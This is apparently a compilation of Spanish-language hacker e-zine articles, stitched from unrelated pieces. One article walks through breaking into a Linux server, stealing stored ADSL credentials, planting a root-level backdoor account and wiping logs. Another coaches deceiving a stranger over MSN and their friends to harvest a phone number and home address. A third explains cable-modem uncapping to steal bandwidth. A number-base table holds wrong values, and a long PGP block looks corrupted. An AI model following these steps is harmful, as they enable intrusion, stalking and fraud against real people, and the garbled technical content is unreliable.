Hola, bueno este sera supongo mi primer mini texto de que se puede hacer una ves dentro de un servidor en este caso Linux.

Ustedes se preguntaran como hago para entrar primero!! bueno yo tarde mucho tiempo y sigo investigando ya que lamentablemente o no... no es una linea recta los pasos a seguir y hay muchas variantes lo que si se puede decir es que se puede empezar siempre o casi siempre con algunos pasos sencillos y luego segun cada caso ir avanzando. Por lo general si uno quiere entrar a un sistema llamemosle X este como todo equipo conectado a Internet debera tener un IP, si no saben lo que es... deberian primero leer algun texto que les explique esto y de como trabaja basicamente un protocolo TCP/IP.

Siguiendo con lo que nos abunda... ya tenemos nuestro objetivo ... el servidor X con un IP en este ejemplo supondremos que tiene el ip numero 209.13.246.159 lo primero que deberiamos hacer (si estamos seguros que no logean nuestras actividades) o por si lo contrario lo hacemos desde un sitio que no pueda comprometer nuestra identidad (ejemplo un ciber cafe), seria hacer un escaneado de puertos.... esto bajo windows se puede realizar con el soft Languard que se puede bajar de muchisimos sitios de forma Shareware...tambien hay muchos otros freeware... eso se los dejo a ustedes... segun el gusto yo normalmente uso el Languard que para mi es uno de los mejores.... Si por el contrario nos encontramos bajo un entorno Linux podremos usar el NMAP que se puede bajar de muchisimos sitios... o incluso en muchisimas distribuciones ya lo traen. En un sistema basado en Debian deberiamos ejecutar el comando: apt-get install nmap

Bueno no me voy a meter en como se utilizan dichos programas.... (no puedo estar en todo... jajaja).

Normalmente encontraremos muchos puertos abiertos... pero los importantes son los relacionados a estos servicios... o por lo menos los que mas satisfaccion me han dado a mi en particular...:

- FTP
- SSh
- TelNet
- NetBios (sistemas windows)
- NFS (Network File System en maquinas basadas en NT)

Por ejemplo con el servicio FTP lo primero que hay que hacer (por las dudas... uno se puede llevar una sorpresa) es intentar conectarse de forma anonima... muchos sistemas ya viene preconfigurados asi y si el administrador no se dio cuenta o no tubo la suficiente precaucion este puede estar habilitado.

Otra opcion para el FTP seria buscar informacion de alguna vulnerabilidad segun el servidor FTP que el equipo este ejecutando y buscar algun exploit (que tampoco voy a explicar lo que es un exploit... seria demasiado... busquen... el que busca... la informacion lo encuentra...).

Bueno seria algo hermoso encontrar un Telnet ya que todos sabemos que es extremadamente inseguro... pueden buscar en cualquier buscador informacion de los problemas por el que este sistema ya fue practicamente suplantado por SSH. Ahora si ya que lo nombramos... nos encontramos con el SSH (Secure Shell), este es similar al Telnet y permite logearnos en un sistema. Para estos casos recomiendo algun programa de "Brute Force" o por el contrario al igual que el FTP buscar algun exploit segun el servidor de SSH.

Ahora si pasamos a los que nos concierne... suponiendo que estamos a dentro gracias a un "ssh 209.246.159", que hacemos?? por ejemplo yo entre aun sistema que trabajaba como router daba internet a un local con cierta cantidad de equipos... sabiendo esto entre y observe el archivo "/etc/pppoe.conf" este contenia la informacion de usuario y contrase=F1a de internet ADSL del local... otras cosas interezantes fueron ya que yo poseia el acceso de administrador llamado "root" ejecute estos comandos:

```
addusr nombre_usuario_nuevo
passwd nombre_usuario_nuevo
```

Con esto me estaba asegurnado una puerta en el sistema.. pero no todo lo que brilla es oro... este era un usuario y no un administrador por lo que no me serviria de mucho si en un futuro queria volver a ingresar por algun motivo menos educativo.....

Por lo que modifique estos archivos...:

```
- /etc/passwd
- /etc/group
- /etc/users
```

En los tres archivos mencionados deberemos cambiar los datos de el usuario que creamos que seguramente estara al final de todo de tal forma que quede igual al del root que normalmente esta al principio de todo... obviamente sin cambiar ni el nombre de usuario ni su directorio home osea... el "/home/nombre\_nuevo\_usuario".

Para comprobar si esto funciono... sin desconectarnos podemos intentar abrir otra coneccion y logearnos con el usuario que creamos e intentar por ejemplo editar algun archivo de los anteriormente nombrados... o entrar al directorio personal del "root" haciendo un ... "cd /root". Si el sistema no los permite significa que por mas que entramos con un nombre de usuario el sistema nos reconoce como un legitimo administrador y nos permitira hacer todo lo que este realice... osea TODO, ya que en un sistema Linux root es casi un "Dios"... jeje...Tambien en muchos sitemas al usuario se lo especifica con un \$ y a los administradores con un #.

Por ultimo algunas recomendaciones... revisen los archivos dentro de "/var/log" y borren todas las huellas que puedan estar dejando... y si por ejemplo la maquina como en este caso cambia de ip diariamente... se podria programar con el comando "cron" que nos envie el ip cada x tiempo...con el sendmail si es que este ya se encuentra configurado... sino el proceso puede ser complicado y mas para hacerlo de forma remota....

Bueno espero que les guste este texto.. escucho opiniones...  
Salu2

Enigm@ - MDP

```
-[ 3x02 ]-----
-[ Busqueda de informacion ]-----
-[ Qaldune ]-----SET 30--
```

Dedicado a IVM,  
que inspiro  
este articulo  
sin saberlo ni  
pretenderlo.

Hola.

Mi nombre es Qaldune, y soy un interesado en las nuevas tecnologias, el mundo underground en general y todo lo que no se da a conocer en los medios.

No soy un hacker si se entiende por hacker un gran sabio de la informatica, pero en cuanto a actitud, como decia paseante, ya que ser hacker no es una condicion sino una actitud, si lo soy (o al menos eso pretendo). Pero bueno, lo que importa es el tema del articulo. He escrito este articulo mezclando ingenieria social y busqueda de informacion por medios tanto digitales como analogicos. Obtener informacion en el caso que yo presento aqui puede resultar ciertamente inutil en la vida real, pero puede servir a alguien de referencia sobre metodos para obtener datos realmente utiles. Espero que sea asi y que pueda servir de algo a los que lo lean. Desde el punto de vista del hacking se puede utilizar para obtener informacion sobre una persona y delimitar mucho el campo de posibles passwords en cuentas de servidores de todo tipo.

Imaginaos que estais aburridos una tarde y decidis iniciar una sesion con el amsn que viene con tu distribucion, ayudados por una cuenta de recogida de basura habilitada a tal efecto en hotmail. Es la primera vez que usais este servicio de msn, con lo q no teneis ningun contacto. Revisais un FW de vuestro curado pesao y veis una direccion que, por una inexplicable razn llama vuestra atencion, ademas de estar creada en hotmail. Pues hala, se agrega.

Pasan los dias y estais en la misma situacion, aburridos o con mucho trabajo pero con pocas ganas de hacerlo. Decides conectarte. Ah!. La cuenta que agregasteis la otra vez os ha admitido y encima esta conectada en ese momento. No duda un momento y entra:

<Agregad@> quien eres?

Este es un punto crucial. Puede que algunos os sintais tentados a decir que perdon, que te has equivocado de direccion, pero no creo que sean muchos llegados a este punto del articulo. Podeis, o bien simular que conoceis al agregad@ (a partir de ahora a@, que me canso) o hacerle la misma pregunta que os ha hecho el/ella. Si optais por lo primero, la cuenta de correo o el nick de a@ debera ser algo por lo cual se pueda deducir mas o menos su nombre. Por ejemplo mar\_tika puede ser Mar o Marta, iren puede ser irene o algo mas raro, al igual que toni, o tonio puede ser Antonio (creo que no hace falta decir mas nombres). Si no estais seguros siempre os queda la opcion de llamar por el nick, pero puede quedar un poco mal. Optar por lo segundo y querer profundizar en la conversacion tiene su riesgo, ya que hay una importante probabilidad de que te diga que te has equivocado y perder la primera y vital fuente de info, aunque conozco casos en los que la victima ha facilitado todo tipo de informacion confiando plenamente en el otro interlocutor con solo un par de conversaciones. Yo personalmente prefiero la primera opcion es mas versatil ya que puedes profundizar en la conversacion , pero se que esta posibilidad no siempre es posible y no siempre sale bien, asi que tratare mas o menos los dos caminos. Aviso de que si la victima se cabrea/os manda a tomar por saco/desconecta/os ignora siempre se puede preguntar a gente que la conoce, intentarlo con otra identidad, etc... ya veremos estas posibilidades mas adelante.

Camino 1§: (simulamos que) conocemos a a@.

<a@> quien eres?

<nosotros> es q he cambiado d direccion, algun gracioso me la jodio.

tambien podemos decir algo como:

<nosotros> soy el de esta mañana, que me han dado tu direccion

o incluso algo como

<nosotros> venga anda, que tengo prisa

esta ultima opcion es muy interesante, ya que si a@ no es muy desconfiad@ hasta puede que os haga caso. Si se da esta situacion puede ser util hacer preguntas como:

<nosotros> hey, tu telefono era 9\*\*\*\*\*?

<a@> no, era 9xxxxxxx

Bueno, ya se que esta situacion es algo irreal. Conozco a muy poca gente capaz de dar esa respuesta, y mas con un numero verdadero. Pero oye, nunca se sabe... tambien es verdad que si es list@ y no os quiere dar el numero podreis preguntarselo ha alguien que conozca a esa persona o podeis decir algo tan arriesgado pero efectivo con una probabilidad de 1:100 de acierto:

<nosotros> a ver, a@, me lo diste a X hora pero por lo que se ve lo he apuntado mal o estoy confundido de papel.

La cuestion es conseguir el telefono.

2§ Camino: no conocemos a a@.

Este camino no lo controlo demasiado ya que suele ser mas complicado y menos productivo pero como ya dije si el camino 1 no da resultado pues es lo que hay. Queda bien empezar con un:

<a@> quien eres?

<tumismo> pues lo mismo te pregunto

A partir de ahj hay que saber llevar la conversacion para que no se aburra y piense que estas en un error y que seguramente no sera victima7 sino victima8.

Como has podido ver, el numero que he puesto empieza por 9 de fijo y no por 6 de movil, ya que siempre es mas util un fijo que un movil. ..Que por que? Pues porque los telefonos moviles o celulares rara vez son compartidos, con lo cual vas a acabar hablando con la persona con la que podeis hablar via internet, y encima gratis. Otras dos razones son:

- Cogeran vuestro numero. Y aunque llamarais con numero privado, recordad que si acabais haciendo algo gordo con toda la informacion conseguida, la operadora acabara dando tu numero, con lo que resultaria muy facil saber quien eres. Tambien pueden llegar a reconocerte por la voz si en el futuro hablas cara a cara. Recomiendo no hablar directamente con la victima, aunque con determinados temas (ligue, hobbies, etc...) puede ser muy util, de todas formas comentarselo a un amigo interesado en estos temas pero no directamente en esa persona para que hable en lugar tuyo.
- Si llamais a un fijo es menos probable que nadie se mosquee. Ademias de esto tiene muchas ventajas como: averiguar el verdadero nombre preguntando si esta X persona (por ejemplo si crees que llama alicia pues preguntas por alicia, si te dice que te has confundido pues adios muy buenas, y si te dice que un momento pues cuelgas igual), conocer el nombre de alguien mas que vive en casa de la victima (preguntado algo como "ehh... quien eres?"), llamar desde una cabina (ya se que tambien se puede llamar a un movil desde una cabina pero es bastante mas caro, claro que si eres un superhacker podras llamar gratis XD) y mas cosas que ahora no se me ocurren...

Esta primera opcion del telefono si sabeis manejarla con cuidado y seguir bien el rollo (mirate el final de la primera razon) os puede dar un 80% de la informacion posible, pero tendreis que terminar con esto algun dia. Otras interesantes formas de conseguir info pueden ser las siguientes (seguro que hay mas):

- Gente que conozca a la victima
- Servidores whois
- Guias telefonicas
- Expedientes universitarios, de instituto
- El domicilio de la victima
- Perfiles tipo MSN
- Agendas, directorios, etc...


and so on...

Gente que conozca a la victima

-----  
Este es una fuente sumamente util, sobre todo si los amigos/conocidos de la victima estan borrachos :->. Ya en serio, lo que te puede contar la gente que conoce a la victima suele ser bastante interesante, pero debes seguir estas recomendaciones si no quieres resultar sospechoso para la fuente.

- No seas demasiado directo. Por ejemplo, no empieces con un "adonde vive X?" ni tampoco con "tienes el numero de Y" si no has conseguido el numero.

- Vete cerrando un círculo de amigos poco a poco alrededor de la víctima. Esto se representa mejor con un dibujo:



V: la víctima. Se la representa en el centro por ser el centro de todas nuestras acciones.

AV: amigos de la víctima.

AA: amigos de los amigos de la víctima.

Se supone que tu tienes la suficiente confianza con uno de esos amigos de los amigos para poder establecer contacto con un AV. Si no conoces a ningún AA pues empieza con un "AAA" (amigo de un amigo de un amigo de la víctima, fácil, eh) o con un AAAA :-). Cuando hayas establecido el suficiente contacto con un AV pues intenta establecerlo con otro AV, así hasta que sepas hasta la marca de su cinturón. No intentes hacerte demasiado amigo de un AV ya que puede que llegar el momento en el que te cruces con V y puedes pasar bastante vergüenza si sabe que eres el del messenger (o jabber) o el del teléfono.

- Si estas hablando con un AV y quieres saber, por ejemplo si quieres saber a donde vive pues empieza con la política, conduce la conversación a un "que cara esta la vivienda, dios mio" hasta llegar al tema de donde vive cada uno. Que se piense que te importa tres pepinos lo que te cuenta.

Aparte de todo esto, ten cuidado con algunas cosas que te pueden contar ya que puede que no pasen de rumores o sean falsas.

#### Servidores whois

Si estais detras de la contraseña de root de un servidor os puede servir de mucho esta forma de conseguir informacion, ya que entre la informacion que hay que proporcionar para registrar un dominio esta el domicilio y el numero de telefono. Si han dado un domicilio verdadero y un numero de telefono (bastante probable en dominios en los que no tienen nada que ocultar) pues os podeis saltar toda la primera parte del articulo y parte de lo anterior. El fallo del numero de telefono es que suele estar en una empresa y no es tan facil obtener info con gente de una empresa.

El whois viene instalado el 95% de las distribuciones, ademas de con solaris y esa clase de sistemas operativos. Si quereis aprender a usarlo pues nada mejor que whois --help o man whois. No tengo ni idea de si hay algo así para windows o sea que si usas este ultimo sistema operativo vas a tener que buscarte la vida. Tambien est [www.whois.com](http://www.whois.com) que parece dar informacion de todos los dominios. Mas sitios son [ripe.net](http://ripe.net), [www.red.es](http://www.red.es), etc...

#### Guías Telefonicas

Esta es una fuente bastante sencilla y eficiente pero no da grandes resultados por si sola. Puede ser útil si conoces el nombre completo pero no el telefono o la direccion. No hay mucho mas que hablar de esto.



## ----- Introduccion ! -----

Bueno, espero que esta breve introduccion (tan solo unas cuantas lineas) a los sistemas binarios, octales y Hexadecimales, sea de el agrado de algunos. Aunque se que es un texto demasiado corto... Espero escribir pronto la continuacion de este texto (un poco mas que este).

## ----- Sistema Binario ! -----

Este Sistema de numeracion de base 2 tiene gran utilidad en los sistemas logicos e informaticos. Una lampara puede estar encendida o apagada, un transistor bloqueado o saturado, una tension presente o ausente, una corriente positiva o negativa, etc.

Para descubrir estas situaciones operativas, la mejor notacion es un sistema de dos digitos (binario). La base es de 2 y los unicos digitos utilizados son 0 y 1, que reciben la denominacion de bits (binary digits).

## ----- Sistema Octal y Hexadecimal ! -----

Estos dos sistemas resultan muy practicos en el manejo de informacion, donde suelen emplearse numeros de 8 y 16 elementos binarios. El sistema octal de base 8 tiene ocho digitos: 0, 1, 2, 3, 4, 5, 6, 7, 8.

El sistema hexadecimal de base 16 utiliza como simbolos los 10 digitos decimales y las 6 primeras letras del alfabeto.

Sus simbolos: 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, A, B, C, D, E, F

Aqui muestro una tabla comparativa de los sistemas mencionados.

Tabla Comparativa.

! DECIMAL	BINARIO	OCTAL	HEXADECIMAL !
0	0	0	0
1	1	1	1
2	10	2	2
3	11	3	3
4	100	4	4
5	101	5	5
6	110	6	6
7	111	7	7
8	1100	10	8
9	1101	11	9
10	1110	12	A
11	1111	13	B
12	10000	14	C
13	10001	15	D
14	10010	16	E
15	10011	17	F
16	10100	20	10
17	10101	21	11
18	10110	22	12
19	10111	23	13
20	11000	24	14



bins tienen el nombre 01mac64kbps.bin

01mac--- una maquina hay planes de 09mac o sea nueve maquinas con el mismo ancho de banda cada una ideal para un cybercafe.

Que es mi velocidad contratada ya hice el scan de planes y me sale uno como este 01mac2mbps.bin

Que tal si empezamos a usar el tftp ?

Pero que tal si nos cambiamos la ip por la del servidor ?

Ahi esta el acertijo.

Nuestro isp no nos manda el archivo por que estamos.

Confundimos al modem haciendonos pasar por el servidor ya que nos cambiamos de ips

Que tal si apagamos el modem activamos el tftp ya con el archivo agregado prendemos el tftp y damos startserver.....

transfer completed ;) ah bajar y bajar y bajar y bajar,,,, hasta saciarte.

- Recuerda activar el tftp cuando el modem este en receive y daras start server
- Recuerda no corromper el md5 ya que el servidor te detectaria automaticamente y podrias enfrentar problemas con tu isp (cancelacion de contrato)

Una md5 corrompida te daria hasta 10mbits dependiendo tambien de tu isp o nodo donde te encuentras puedes tener el md5 corrompido pero no me hago responsable de lo que pueda ocurrir con tu contrato recuerda que robar el ancho de banda no es penado por la ley al menos en mexico

Tambien te recomiendo utilizar alguna proteccion el cual se llama dissnmp cambia los port snmp cada segundo que le indiques

Bueno esto ha sido todo, mas adelante,

- Cheksums de firmwares
- Atrasa tu firmware
- AUNA uncapeable
- Meter firmware sigma o fiberware
- Cual es mejor de las dos altas velocidades en los surfboard
- 5100 mitos y realidades
- md5 corrompida
- Alto bitrate
- Indetectables al isp
- Quitar bans de tu cablemodem
- Tu cablemodem se salta el online

Todos esos textos en proceso de publicacion

Este texto a sido escrito con fines educativos

Esto es para newbies:

PD: los modems de adsl no se pueden uncapear asi que no me pregunten de eso

PD: Tambien son uncapeables los cablemodems com21 y 3com mas adelante explicare..

PD: Perdon por las faltas de ortografia :P

----- AnArKiLL-----

DUDAS COMENTARIOS MENTADAS ERRORES

anarkill@picanteperosabroso.com

deadlamer@hotmail.com

o contactanos en el canal de irc /server irc.red-latina.org #SurfBoard

saludos : GigabyteZer0 , kobe-ssj , aphiel, pblo, and MexicanWareZ-Team

-[ 3x05 ]-----  
-[ Hacking win 98 ]-----  
-[ by Manuel ]-----

En colaboracion con el e-zine SET (Saqueadores Edición Técnica), y dedicado a mi hermosa nena ( I love u ).

Bueno, ninios y ninias [ si, para las mujeres tambien, no soy misógino /°n\_n°\ ] esta es una más de mis entregas sobre temas de seguridad informática. Para los que no saben, soy Manuel (si, si, así me llamo, no tengo nick ni nada de eso) y generalmente escribo sobre temas referentes al Software Libre y GNU/Linux,



Manu .

-----

Contactos:

- \* E-mail: manu2shy@antisocial.com
- \* URL: - [http://www.fotolog.net/manu\\_oh\\_yeah](http://www.fotolog.net/manu_oh_yeah)  
- [http://www.fotolog.net/gnu\\_linux](http://www.fotolog.net/gnu_linux)
- \* MSN: manuxploited@hotmail.com
- \* Llave PGP [ajam, soy paranoico, ¿y? ;)]

-----BEGIN PGP PUBLIC KEY BLOCK-----  
Version: PGP 7.0.1

```
mQINBDFek6MBEADCrUDZ6eAccxF5kT3lriyPCcKOQTzP1ynjZDyGwHoYfLb0U+K+
7i+wpU2EdamHP1PIIAHxcXhKNC1WEGF7sR/AFw9kn5FHkfnjssZj7n8oqP5+w+HA
rqkQd1rs3zQR3XEnoFmMDdiagFyDp1bs+i+CbxkuwxLbQ6SPPQDerF3kDU3mjGax
mbTD4n0fwLe7TEZEz1UDEcQbn2Gbb6u64OKki7ukLG2wSiWAD/lBMKUrav3hLjiZ
32aAD6kh8i+kda/Hs/VH+5OXpoufYVT16SZ9wD/wuzTz3nAfP8x2FACsd1wb7BE1
mQvBGEo5vs1wRSbIUJAtah2Uw2dXUMP8YyrQGYGS4kAPaQ28/21wthYcJOeoI2cm
Fzg//3qN7tvIiKbNDHwLntS0D5ji1Da+hXgKadhHAnOPcaBSR639wDi451XhDBf7
fx8pRJPq2x1hH5KAW1OR+ESwU0IkrCQ4GdgHGIsckaauQbja0qP2g+D3fgy6/0pH
mgyvTS4nKkzdnGunpuYXHfev8ifbct8SKXbnZi rrrzowZ/eFXDoYa03FqDAGy6iU8
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
```

3FeKEBjZjz36VxOa7HXGm31NECFs6tLGQuOc4zn3NRu0TBSJY/wB3930/KsK6vGkn  
C52o2Mtj0KqG4uGldEcbUPHH3qPaK17D9nZnSgxOzbHBz81cxrpI1RxjSM/lVx3m  
t7VpvMAZcYPtnmsi9uGvLqSZz94/pSbvqJqzKzZYE5z0H1po5YjpTmGCeKaDzjmo  
bh0Le186jCM8bu1FLpA/4mMJA7/OoreHW6GFRan0J4RuTMusorjyNZu0GT1/eE/1  
rojXHEB7gNqPiidoThrVw3X1c/4v15bCk+1c0TrZ5r4+Ec2oqhIDhThw43fSUS0u  
ZLG+m3sUSAGuQDntXU+Prm3F2DcRh1xwk81ubm1lctAZka6Avkv9NgrCGGi zwfz  
S1VmnxagumGtQmY9Qxxk47f1q09urEHGD6i snTLODUBn+NSPxrEuhjhuvbn8q+  
eq73PcpPouUwS1BJHUNJxTGxy/kxj1zwt5QEzbuB3P5VsgtkQq0zs7ONxxkgfjWR  
taxBSwSPZKMbe5pqwqoA2gHNxbmk3DbACwYc5NMQKow03vRaw9C1q0oi svRgfmft  
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  
